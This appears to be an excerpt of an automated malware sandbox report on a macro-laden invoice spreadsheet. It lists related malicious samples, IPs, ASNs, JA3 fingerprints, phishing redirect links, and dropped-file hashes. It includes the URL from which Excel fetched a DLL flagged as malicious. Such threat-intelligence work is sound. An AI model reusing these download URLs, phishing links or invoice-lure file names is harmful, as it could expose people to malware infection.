	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	
	hiytvys.dll	Get hash	malicious	Browse	
	l7rgi3xyd.dll	Get hash	malicious	Browse	
	ymuyks.dll	Get hash	malicious	Browse	
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	
	hy9x6wzip.dll	Get hash	malicious	Browse	
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	
	jufk0vrar.dll	Get hash	malicious	Browse	
77.220.64.37	INV8073565781-20210111319595.xlsm	Get hash	malicious	Browse	
	HkNkyKl3uT.dll	Get hash	malicious	Browse	
	ceepq536n.zip.dll	Get hash	malicious	Browse	
	sample20210111-01.xlsm	Get hash	malicious	Browse	
	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	
	hiytvys.dll	Get hash	malicious	Browse	
	l7rgi3xyd.dll	Get hash	malicious	Browse	
	ymuyks.dll	Get hash	malicious	Browse	
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	
	hy9x6wzip.dll	Get hash	malicious	Browse	
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	
	jufk0vrar.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.Dridex.735.5073.dll	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xls	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	
	1-Total New Invoices Monday Dec 14 2020.xlsm	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	
	SecuriteInfo.com.Mal.EncPk-APV.3900.dll	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdn.digicertcdn.com	sample20210111-01.xlsm	Get hash	malicious	Browse	• 104.18.10.39
	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	• 104.18.11.39
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	• 104.18.10.39
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	• 104.18.10.39

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SurfsharkSetup.exe	Get hash	malicious	Browse	• 104.18.10.39
	http://https://correolimpio.telefonica.es/atp/url-check.php?URL=https%3A%2F%2Fnhabeland.vn%2Fsercurirys%2FRbvPk%2F&D=53616c7465645f5f824c0b393b6f3e2d3c9a50d9826547979a4ceae42fdf4a21ec36a319de1437ef72976b2e7ef710bdb842a205880238cf08cf04b46eccce50114dbc4447f1aa62068b81b9d426da6b&V=1	Get hash	malicious	Browse	• 104.18.10.39
	ASHLEY NAIDOO CV.doc	Get hash	malicious	Browse	• 104.18.10.39
	RFQ.doc	Get hash	malicious	Browse	• 104.18.10.39
	SecuriteInfo.com.Trojan.BtcMine.3311.17146.exe	Get hash	malicious	Browse	• 104.18.11.39
	http://test.kunmiskincare.com/index.php	Get hash	malicious	Browse	• 104.18.11.39
	http://https://email.utest.com/ls/click?upn=Q3qQnfemZbaKqqMTD32WX0Q-2F38lqT2tAzE5eVnmPd7-2BQtbqdrAGPxGIiQmtbZbEcQfp88ilOu42BqywW-2BHQ-2F36ib8mcb8EYG4w64IcmefI3xXbpzwMP3NQ3974KeR1Cm-2FtwcR7xFilzHs6N8iNLyS48aGcVYmSpzSB5rZFj7iHuxTwLnTumc1AOR4vtcYHqqiqHY7g-2B-2FJ-2Bp2X-2FMfZ-2FQF6-2BtQvwrHR4Do9NZhu9Dvij-2BKa330W7UbuEz2iIv6oZ18C14g_HT-2FwmlBF7R5nW6HayR9wjpSE-2FEYoNhBRZJxfk0aqS7vYxNZiuzaetMNdYjE6WQ7lhnX-2F3CEUYMAVCWb9b2KoxJgG7bbDpZV8jJzJcz-2FHdj603HdwbUFnR5bNfB4iXdW0ho4xmgP3jr4yW0dQVZ-2FVH-2B4BUSDEwiU9rMA5oZN54vSw8okk6D-2FopaYrwFKHesb3rZ-2B-2FXvvZXiTmiwexXLF98nxPgg28hqPBVP8Ce82XUi0-3D	Get hash	malicious	Browse	• 104.18.10.39
	http://https://email.utest.com/ls/click?upn=eSGWhpVX2YfcJc4oKRJyCitYauf8dzcbVvAmQmQH4oZBbVMlkneKSVGqyJywGhpngTJJbZcqKw2ZrPBb6oQsQjUFyq4tbqbTGCzxR1eG4Z9O9abaPDZxc5NM1HvYjLOzed8zOYLIYcXnFBAxNAMQRlQBs6-2FmRK-2BaDDT2yagiQtTusU0-2FuKBxVVMBtDF3y-2BvaUDK48BxfAjoAvSGh6p8tJcMdNHuC687sMnINVJLdmfU-3D7Y6S_CzF3IAhuvYaPWoKJ87ALtJgaMHByYMlBwvQVuZ3bhcFe4St6cx8KCfN-2B2rcCNvOA-2BeX4QMjQb-2FUgtEcK8j5R6EI1G-2BBWI35h9mDCE7AAF1w3V3wR14L28vyaTqJbw5uQyTI0DJse16q7T2cnyVezsqen7-2F42lXjAhKUL9SqUvgoogoRMVuUrByVc8HvS0sQEQjAPQ8xNbeD4KhQ-2BMcqRFg-3D-3D	Get hash	malicious	Browse	• 104.18.11.39
	http://https://email.utest.com/ls/click?upn=7pk4n7zyu3C81Mn1P-2FDmbQYiftB7Um69feDieyAcP67WG6G79-2FZJVKAlazUBAbfEF4GoDtXgPjNLWzDCnPh7Xakgzgk-2FmStvhSscVXayLFhZIIFZIYIscDWC3lu-2BcY3A9omatVYEiWPK2Incpc6HzU578AM2hu6p-2Bn6uq0TcLQpocWZwdV9dCrqsMtrX-2FDi4HBg4XX4-2F3i2UkQ7nuJQrSo1-2FKKJZxdiMlvGfSPtt6AA-3D_Ps1_JjL7p1lgTUYZ5WQny2C5NjuXSDa0fPfjvfUw5EqzhcRvTxd-2F1XX8gbl7GK9SIE-2F651Ar7eNStX9JwifbMd-2Bpf6jPpjrN2U1igLfktYyJIQ-2Bml-2FEPkADqSRw-2Fi6D-2BnALXT-2B-2FvcMCA95hRIW-2FohWo93WXHSr3sm64NMmNmn7vCUVlwAUUBcpBMBuo-2FwDzI6vV-2FqVihNDaxiv67q2KreHoN-2B1iBGj-2FxyhjkJJWZIE1Jjos-3D	Get hash	malicious	Browse	• 104.18.11.39
	http://https://email.utest.com/ls/click?upn=67aRGAcCFCvHxiPAckWKkhPC4KvHs6b-2F2weO-2F4bbSuzsR0S00yjD-2Bp98nxI8VUxFO-2BA-2FaoV7I7ejt7iWFdzNGQD7Rt-2B-2FrHigS8odmZ5jtBR1Jc-2F-2ByB20l8hXLQVEUsoKYNzQVntp2VlCibfgJJsmyTb3rVDsu9ejaUs6-2FrCmWTartaVeLsn0D92Hp7N17yWd7UqmLdwaGYREjE6axvHGamR7YgBj26o7dhrUoK-2BeTg4-3DlR5U_V3NU-2FA-2F-2BMCS01eqTEl7SwdC4Y1sHc0Ok-2BE-2BBcFuZa-2FMLGwVAklUo5zpn5w-2FWMCIp5-2FtPYdDyjonZQp2-2Fm-2FtoJqNBof8e11z4gErP9ujPflSfLTzXPNoDO4w6SdWltChamjCgpNcPi7T73NCj5Bg6ZnTadUi7N8-2BY2rrmnE5gpze1qYGwtCTwrD-2FEhq3HOVVSI6EgHrfbUqiGU0pY5jHFlJ3IDNrcPLgrZyFiYcyqRek-3D	Get hash	malicious	Browse	• 104.18.11.39

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://email.utest.com/ls/click?upn=LMh8OQWOikhQ4E8y-2BrYnz-2BbDB2TElaf90yCHoFAn4M1bYurbyYcloHeQnYwY0vQ7VDotXE-2F1AU3v6KKQKAvhhYV0UBWlqtuRNZJVtvX80VxChFCc1lzvSHIOg2vQaiTyT0IDnohwmvAyk6q7Lw7aV2oNzPp1SRnlWHFXN0qSB1ZgfLjV0g7BwyUNgRacGzLQzxxo4OCEX0lynXTekIdGpsnVH8RdeHbQN5hmkvqmAfMoOPsGKIXFuD2XjXmSQNwHQ8tj_OFYFW3aawQjHnZ2oUsm9aGRmiVDxWOGUeXvmswsU9xvx6eL-2F-2Facl5TxDb-2FnQAE-2F9WO-2BX1bZLZ3dQ6WwuATmPzz3S8NpXbPAjepyz5kRHvZa0CDmTSp0IhGs72hXqIXDMOuT72gd5GYA2W6rPcohuTqV3rAs0ui6xQJlDhswQEvrgqzCELYcSf4yeLy0GlPUnnpdaGlBorHCk0eM6B-2FWcFUAXo2t3fTe0C5AFZKARfK8-3D	Get hash	malicious	Browse	• 104.18.11.39
	http://https://email.utest.com/ls/click?upn=pRtNAE4pBw306smbkBG7VfeIwBX2zq-2BxFGkc-2FYVg2kyteQhPgCyjFlF3g7Xm8OdsEJm4m-2Bb8v32fZo5G1S6lScPtZRx0O1qeslKL30HVUgu03CpTlmUlGG19oYXIdBdB3T-2BnneFUo-2FnuydTFtQrV-2FFD7ECFZ6-2BXjQduZf9kDgVI74LqkaeF5jfEKlvI9dNzmUWbncaLWs9jkPrQYRliwgvYISGRxPJ7a3gAUWZPRjDY-3DfCad_fQ8VNONETo roRqvq8M8IT71VVsbp-2FrVCPzMBywYUGjNEx5hFeS-2B3-2B0wfsC8rR2-2FcrAujDEHG74A-2FnVGsRRFxg-2FNYq0Ficj-2F6MNmWD3eD9hLtWuST0s8y4JgrbMq35uIiVx4-2FWXoquNFvepEkXYb-2BIIifvG1Hrrso0Hz938T8Kk2oqOiB-2BWIt73FfY6-2F7kAdcZID9fseESOxt2IDwNJfsG-2BJ2dV9l2zjNB8qRR8WVLPs-3D	Get hash	malicious	Browse	• 104.18.11.39
	http://https://email.utest.com/ls/click?upn=fuaIpvnsuSQILWwzYiXi5qnEApdA08gndIGt9eDXEUzb2D9ZQis83XJjquyQ-2B9NU6N6PUmNiYKL2-2B9K-2B0Q-2FRuNZV2Rm6EE3tP6uveKZcpGa39fA3R6q6mtnf0YazerOr3Wym2I-2B4EKphohsG9TZrR10vb4sAorg3TlmbMLBvyRhlhPfnKFPOumxhPEnjlTpz4URurYF2wvhUTU5FbrZwbgaLDFhKWhDuDmKVQ4MiqOgEAGo1wQlNp439PzN1eKX8UvDM_oB8tJkdbn8-2B0HmsO8J4iQplzftnfE-2B8k0a9q1EntRKkJu1B-2FCVgO526eX33TRFpJwAzeZS5KAS0tKKzRRvWnodl78aEsHhSxo91ApNyL4MdpCkbZLJkdQb12aN6YOUgsp7GPBut2ZGkQb0VPeuTR9sLawADBZxxcvvOm5C44mioeJoHe0qFQpD7j-2FkTjaJgMi4jWdYXYz6hdODOLE13y3HyL2fGbEXG3mHtm20h7Ry8-3D	Get hash	malicious	Browse	• 104.18.10.39
	http://https://m365.eu.vadesecure.com/safeproxy/v4?f=xQsVwKRZoQHMcJWN90zqnir6G6pZJkmZJBUJoNEfoN5w0NIk94-OeCH1NldcAqKsz75KalR9dIZlPCJr1Ux0xQ&i=dKwbScfh0hAXC0Inkkq0sM5FeXPK9l7Ny4D2nAPOiEibKJwP2etJDqX8WzAoEu0mklzE6wT-r8I8OtTRdIg8Sg&k=EPqM&r=_vxI1MPLJP9RjHYc6dmEH2aQYLnm7iSEcU9gx_WNg2_vrJo8MeAqNzNCqHX9DNrQ&s=dbc75c7ed54466f34eeae3fd3b1612b20fb815efc99933570f78acd79467623c&u=https%3A%2F%2Femail.utest.com%2Fls%2Fclick%3Fupn%3DlGjzeq3i4yih7CYyWDD2uGWEioaO303Ya1CTzgGY6ZFHmgV-2FF-2FEWXdAYvLiLIvET2r-2BfuQ5qIL56xFMZkA-2F-2BXKhuWb2hSemZwMxFmG0rDjjP9tlrcROzWmQSAh2kMQamb79I1cx4-2Fvjhww3n8oZQi-2FnOhlQdbGdNxKrX28q7P-2FPufa0AAvr-2FvNJcD-2FrxpMHjDG9dPJU0WEGqi12uVZQLCz-2BjYAJF5yCzK-2FjUezEn2d6sv-2BTETl96ejjfG9yQ2VbdWqGp_snpiKdUCY2bDrEnMsWMAnz6f3HkWPd0oUIj3WsKz0V4NahNEm-2BJ9rDW2-2Fib8wsclxoRuHsrv-2B0aoCVw0ftXwGZJTPgQ4k6DZXQjAqFeejOYe-2FRbaSc1Yf5Xj5PUa6lKqmFYNWSkevePONwyMaBGxV4NDGtgMbAc7jyOEWYDUniHPiY87Lpiw631423FED14OvXIfrL7S45QvDvK6-2Fc04r-2B65lMxyCebYSr-2FOr4bCpGQ-3D	Get hash	malicious	Browse	• 104.18.10.39
	http://https://email.utest.com/ls/click?upn=kHi9kJ2VFJGMl00Uc0lXdd7WKRMGsOIU4g4ei1d-2FX5m1QA-2FrT8Vl5L3Fk3cMytK6G9se1iMMnmCZDn1xIdrYiQ1p-2FwcQpvha0Cl5oPF0v81y5hgAsim7OqaA63T8LZn1UUJlEgydRUHiWwDj8GYDCxqGnV0O0rl4O7I6kSKWwA2QN6GRUB5jtLYkPnKAtjOoUgEhfuSimn9pHS78TURJ3gh4c37fJ5SLcFsdSMlL5cSNM599TAmyU83RYL5vT6LiS59Z_K8t8bbLaByOBk98eoL7OiHjGcOStuW9cK4Z47GjL3LOg6J63-2FMkWRpNoPmcLIu18HCMEgODcyx-2FUvVhPVIvmHjzJiqJBCjoeBbWoJaKrxsvgnkh140XYi8oSb4fB3DPwhOq9ho1ZQ40V7Ij7E76nndroD8i7Zx6K9k23tLqOPU-2BI4uv4B0Gy5ZNEnpZd7wg2RXwXNiQ76annNuw-2BlzoA5-2FGihgJE5sZwqDaPnA1XR7c-3D	Get hash	malicious	Browse	• 104.18.10.39

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GD-EMEA-DC-SXB1DE	INV8073565781-20210111319595.xlsm	Get hash	malicious	Browse	• 80.86.91.27
	HkNkyKl3uT.dll	Get hash	malicious	Browse	• 80.86.91.27
	ceepq536n.zip.dll	Get hash	malicious	Browse	• 80.86.91.27
	sample20210111-01.xlsm	Get hash	malicious	Browse	• 80.86.91.27
	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	• 80.86.91.27
	hiytvys.dll	Get hash	malicious	Browse	• 80.86.91.27
	l7rgi3xyd.dll	Get hash	malicious	Browse	• 80.86.91.27
	ymuyks.dll	Get hash	malicious	Browse	• 80.86.91.27
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	• 80.86.91.27
	hy9x6wzip.dll	Get hash	malicious	Browse	• 80.86.91.27
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	• 80.86.91.27
	jufk0vrar.dll	Get hash	malicious	Browse	• 80.86.91.27
	s3CRQNulKZ.exe	Get hash	malicious	Browse	• 217.172.179.54
	DFR2154747.vbe	Get hash	malicious	Browse	• 85.25.93.233
	r8a97.exe	Get hash	malicious	Browse	• 62.75.168.106
	NKsplucdAu.exe	Get hash	malicious	Browse	• 217.172.179.54
	lZVNh1BPxm.exe	Get hash	malicious	Browse	• 217.172.179.54
	qG5E4q8Cv5.exe	Get hash	malicious	Browse	• 217.172.179.54
	SecuriteInfo.com.BehavesLike.Win32.Generic.cc.exe	Get hash	malicious	Browse	• 217.172.179.54
	990109.exe	Get hash	malicious	Browse	• 87.230.93.218
OVHFR	INV8073565781-20210111319595.xlsm	Get hash	malicious	Browse	• 46.105.131.65
	HkNkyKl3uT.dll	Get hash	malicious	Browse	• 46.105.131.65
	Doc_74657456348374.xlsx	Get hash	malicious	Browse	• 149.202.23.211
	ceepq536n.zip.dll	Get hash	malicious	Browse	• 46.105.131.65
	sample20210111-01.xlsm	Get hash	malicious	Browse	• 46.105.131.65
	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	• 46.105.131.65
	sfk_setup.exe	Get hash	malicious	Browse	• 54.39.133.136
	hiytvys.dll	Get hash	malicious	Browse	• 46.105.131.65
	l7rgi3xyd.dll	Get hash	malicious	Browse	• 46.105.131.65
	ymuyks.dll	Get hash	malicious	Browse	• 46.105.131.65
	Client.vbs	Get hash	malicious	Browse	• 92.222.182.237
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	• 46.105.131.65
	hy9x6wzip.dll	Get hash	malicious	Browse	• 46.105.131.65
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	• 46.105.131.65
	jufk0vrar.dll	Get hash	malicious	Browse	• 46.105.131.65
	Pioneercon Project Contract.exe	Get hash	malicious	Browse	• 51.195.53.221
	Outstanding Payments.exe	Get hash	malicious	Browse	• 51.195.53.221
	Quw3X5oAwe.exe	Get hash	malicious	Browse	• 51.83.208.157
	H56P7iDwnJ.doc	Get hash	malicious	Browse	• 142.44.230.78
	11998704458248.exe	Get hash	malicious	Browse	• 54.37.160.157
SENTIANL	INV8073565781-20210111319595.xlsm	Get hash	malicious	Browse	• 5.100.228.233
	HkNkyKl3uT.dll	Get hash	malicious	Browse	• 5.100.228.233
	ceepq536n.zip.dll	Get hash	malicious	Browse	• 5.100.228.233
	sample20210111-01.xlsm	Get hash	malicious	Browse	• 5.100.228.233
	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	• 5.100.228.233
	hiytvys.dll	Get hash	malicious	Browse	• 5.100.228.233
	l7rgi3xyd.dll	Get hash	malicious	Browse	• 5.100.228.233
	ymuyks.dll	Get hash	malicious	Browse	• 5.100.228.233
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	• 5.100.228.233
	hy9x6wzip.dll	Get hash	malicious	Browse	• 5.100.228.233
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	• 5.100.228.233
	jufk0vrar.dll	Get hash	malicious	Browse	• 5.100.228.233
	anthon.exe	Get hash	malicious	Browse	• 145.131.21.142
	baf6b9fcec491619b45c1dd7db56ad3d.exe	Get hash	malicious	Browse	• 91.216.141.46
	p8LV1eVFyO.exe	Get hash	malicious	Browse	• 91.216.141.46
	IQtvZjIdhN.exe	Get hash	malicious	Browse	• 91.216.141.46
	148wWoi8vI.exe	Get hash	malicious	Browse	• 91.216.141.46
	plusnew.exe	Get hash	malicious	Browse	• 145.131.29.142
	List-20200731-79226.doc	Get hash	malicious	Browse	• 5.100.228.16
	LIST-20200731-88494.doc	Get hash	malicious	Browse	• 5.100.228.16

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
eb88d0b3e1961a0562f006e5ce2a0b87	INV8073565781-20210111319595.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	Document74269.xls	Get hash	malicious	Browse	• 77.220.64.37
	Document74269.xls	Get hash	malicious	Browse	• 77.220.64.37
	1 Total New Invoices-Monday December 14 2020.xls	Get hash	malicious	Browse	• 77.220.64.37
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	1-Total New Invoices Monday Dec 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	SecuriteInfo.com.Heur.15645.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	Statement_1857_of_12_09_2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	Statement_9505_of_12_09_2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	MSC printouts of outstanding as of 73221_12_09_2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	Invoice.29002611.doc	Get hash	malicious	Browse	• 77.220.64.37
	MSC printouts of outstanding as of 64338_12_09_2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	MSC printouts of outstanding as of 41705_12_09_2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\3C428B1A3E5F57D887EC4B864FAC5DCC	
Process:	C:\Windows\System32\DWWIN.EXE
File Type:	data
Category:	dropped
Size (bytes):	914
Entropy (8bit):	7.367371959019618
Encrypted:	false
SSDEEP:	24:c0oGlGm7qGlGd7SK1tcudP5M/C0VQYyL4R3fum:+JnJ17tcudRMq6QsF
MD5:	E4A68AC854AC5242460AFD72481B2A44
SHA1:	DF3C24F9BFD666761B268073FE06D1CC8D4F82A4
SHA-256:	CB3CCBB76031E5E0138F8DD39A23F9DE47FFC35E43C1144CEA27D46A5AB1CB5F
SHA-512:	5622207E1BA285F172756F6019AF92AC808ED63286E24DFECC1E79873FB5D140F1CEB7133F2476E89A5F75F711F9813A9FBB8FD5287F64ADFDCC53B864F9BDC
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0...0..v.....:.....(d.....0...*.H.....0a1.0...U....US1.0...U....DigiCert Inc1.0...U....www.digicert.com1 0...U....DigiCert Global Root G20...1308011200002..3801151200002Z0a1.0...U....US1.0...U....DigiCert Inc1.0...U....www.digicert.com1 0...U....DigiCert Global Root G20.."0...*.H.....0.....7.4.{k.h..Ju.F.!.....T.....:..<z...k.-.^.$D.b.~..~.Tu ..P..c.l0.....7...CN.{,.../.:...%.k.`.`.O!I..g..a.....2k..W.].....I.5-..Im.w..IK..U.....#.LmE.....0..LU.'JW.|...s...J...P.....!.....g(.s..=Fv...!4M..E..I.....3.).....B0@0...U.....0....0...U.....0...U.....N"T ....n.....90...*.H.....`g(.o.Hc.1..g..}<.J...+.._sw*2.9.gB.#.Eg5....a.4.. L....5.v..B..D...6t$Z.I..Y5..I....G*=./.\... ._SF..h...0.>1.....>5.._..pPpGA.W.N...../.%.u...o..Aq..*.O. U...E..D..2...SF.,...".K..E....X..}R..YC....&.o....7}.....w_v.<..]V[..fn.57.2.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Reputation:	high, very likely benign file

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y}(....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,IH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\3C428B1A3E5F57D887EC4B864FAC5DCC	
Process:	C:\Windows\System32\DWWIN.EXE
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	3.089295105400412
Encrypted:	false
SSDEEP:	6:kK/HlpLDKVIbjcalgRAOAUSW0zeEpV1Ew1OXISMlcV/:XLLutWOxSW0zeYrsMlU/
MD5:	72E00E19442BB7E93F3908C071B130CB
SHA1:	BD328D24B74632C28AE692BF3EE16E620F12E0F1
SHA-256:	2010F1E5DFD83D2B6E4ED939379B7800E0C1AAACDE46A3FE52244972E24A5737
SHA-512:	B162C3372E391A0EF7EF67E392FCB0E1BE92420917161C79A766785DCE3987CA80334B288EC1A4DA48656F8727D7C7993B8C4CB0D2D501044F55AE8BA2419C4/
Malicious:	false
Reputation:	low
Preview:	p..... ....j.....C.....(..... .....n...u.....h.t.t.p.:././.c.a.c.e.r.t.s...d.i.g.i.c.e.r.t...c.o.m./.D.i.g.i.C.e.r.t.G.l.o.b.a.l.R.o.o.t.G.2...c.r.t..".5.a.2.8.6.4.1.7.-.3.9.2."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.117051994467751
Encrypted:	false
SSDEEP:	6:kKSswwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:8kPlE99SNxAhUegeT2
MD5:	DE36DFB311F1F1E1500F1441082AEF73
SHA1:	C18093F2820E8F102030DCED7F49169EA2558957
SHA-256:	D25B61CAA10245DB2AC75ABAC9515B8347DA50D43B20B7E7071E10FED426437A
SHA-512:	E73588F396B34CAC87C698EBB2129F7BFEF0ABDAB2750E15CDB54354CA869F035979F3A28573CB7E1779F162E03676D9751BE27C9886A6A6AFB9C0AF21E519DB
Malicious:	false
Reputation:	low
Preview:	p..... .....8C!....(..... .....Y.....$.....8...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b..".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\d0l359[1].rar	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	318976
Entropy (8bit):	7.120180422335748
Encrypted:	false
SSDEEP:	6144:/HdO040SSrnmrwc4oU2FmrEaoGAC+Y5H2V3B918juwUX:vdO02Srnh0qEJC+Y218jdU
MD5:	8E5596083FD4C3134204E905F7F66325
SHA1:	6902210F93D3A940571CC860C4563CD4BE14EDB9
SHA-256:	8110E38AFD33797465AB43841B1C54ABFF7A25ACC30FA27C2623966750D34737
SHA-512:	E7084948B9F9BCB28F7C85A2812825D8012327BCFB5310F5759AEBD585504624682187F9A6AF86206295BFB4F1A9A178DC9322218B2E0A72E2CB3B8FCFB370E5
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 38%
Reputation:	low
IE Cache URL:	http://truxiellogroup.com/d0l359.rar
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....!...2.z..`.....&.....@.....@.....\|.....0..P.....text....$.....&..... ..`.rdata.....@.....*.....@..@.rdata2.P....p.....2.....@..@.data...`.....4.....@....text4...R.....T...P..... ..@.rsrc...|.....0.....@..@.reloc..P....0.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1182D45F.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1408
Entropy (8bit):	2.270567557934206
Encrypted:	false
SSDEEP:	12:YnLmlzslqWuMap0Fol9l+EeQpN4lZsrBKlQzKlsl0u17u1DtDAcqitLMk+QCeJHo:Ync9640CXV34gNqXK7KhDDYB
MD5:	40550DC2F9D56285FA529159B8F2C6A5
SHA1:	DD81D41D283D2881BEC77E00D773C7E8C0744DA3
SHA-256:	DA935E8D60E93E41BCD7C3FBB1750EF3AC471C3AF78AFC8945DFBF31EB54A1E1
SHA-512:	FC354E4F37C9E1BA07DFC756F56A1ABE6A75230DEF908F34E43D35618B113A532E5B7C640F5B14BF75AC31003D8C66E06BA37A004E9357BF7896BD944A0514A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	....l..... EMF.....).....`...1.....|..F.....GDIC.....L0.U.....iii.....-. .....-.....-.....-.....-.....l.....'.....-.....l.....$.....-.....'.....$..... -.....'.....l.....l.....'.....iii.....%.....'.....%.....'..... ....%.....'.....%.....'.....%.....L...d.....l.....?.....?.....".....l.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C189A2D4.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 363 x 234, 8-bit colormap, non-interlaced
Category:	dropped
